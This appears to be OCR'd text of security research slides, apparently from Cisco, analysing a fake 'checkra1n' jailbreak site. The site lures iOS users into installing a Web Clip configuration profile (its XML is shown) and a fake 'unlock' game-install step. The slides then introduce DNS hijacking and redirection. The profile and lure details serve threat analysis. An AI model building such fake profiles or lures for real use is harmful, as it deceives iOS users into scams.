
Signed by checkrain.com
Verified ✓

Description iOS 12.4.1 - iOS 13.1.2 Untethered Jailbreak
Checkm8 exploit
Full-fledged Cydia and Substrate support for ARM64 devices
Full-fledged Telesphoreo port for ARM64 (Elucubratus)
No private data shared for diagnostics purposes
SSH-Only (Dropbear) support
Options for the user
Utilities for the user
No inefficient local jailbreak server (jailbreakd daemon)
Native Cydia support with support for the iPhone X screen size

Contains Web Clip

Fake Profile Parameters

- Fake “Checkrain” profile looks like this and shows the key information under the URL section which shows a link to https://checkrain.com/jb




```
<key>IsRemovable</key>
<true/>
<key>Label</key>
<string>Checkra1n</string>
<key>PayloadDescription</key>
<string>Adds a Web Clip.</string>
<key>PayloadDisplayName</key>
<string>Web Clip (Checkra1n)</string>
<key>PayloadIdentifier</key>
<string>checkra1n.webclip1</string>
<key>PayloadOrganization</key>
<string>checkra1n</string>
<key>PayloadType</key>
<string>com.apple.webClip.managed</string>
<key>PayloadUUID</key>
<string>43074997-819B-4ADB-AF69-3CA653110D29</string>
<key>PayloadVersion</key>
<integer>1</integer>
<key>URL</key>
<string>https://checkrain.com/jb</string>
```

Cisco Security Research

WebClip Function

- WebClip functionality displays a webpage without any search bar, address/URL bar or bookmark links. The WebClip is also displayed in full screen.




Checking your device before accesing checkra1n jailbreak

This process is automatic. Your device will be redirected to checkra1n jailbreak shortly.
Please allow up to 5 seconds...

DDoS Protection by Cloudflare

Cisco Security Research

Fingerprinting view




checkrain.com says

Please use iOS Device!

- Fingerprinting techniques were used to ensure that visits were allowed from iOS devices only. If you attempted to browse to the Jailbreak section you would be presented with this error message.

… and it looks like this!




Unlock Instructions

Install, Open & Complete Level 8 within 7 Days of Downloading to unlock this content.

Your content will automatically unlock once completed.


- Unlock faking dialogue box offers you to install and play various games from the real iOS AppStore.

… and it looks like this!



DNS Protocol
&
DNS Hijacking

Brief Introduction to DNS




"I don't know, I'll ask someone else"

"I don't know, but I know someone who does"

"I know the answer!"

DNS Redirection

You ask the right question, but get a malicious answer



DNS Server

What is the IP address for *www.example.com*

123.45.67.89


IP of legitimate system

IP of malicious system

98.76.54.213

DNS Records – Chain of Custody

Many Potential Points of Attack for a Domain’s DNS Records



DNS administrator

DNS system interface

DNS servers

Network infrastructure

DNS server

Requestor’s endpoint


DNS Redirection Attacks

No lack of threat actor capability.

2009 – Iranian Cyber Army: Twitter
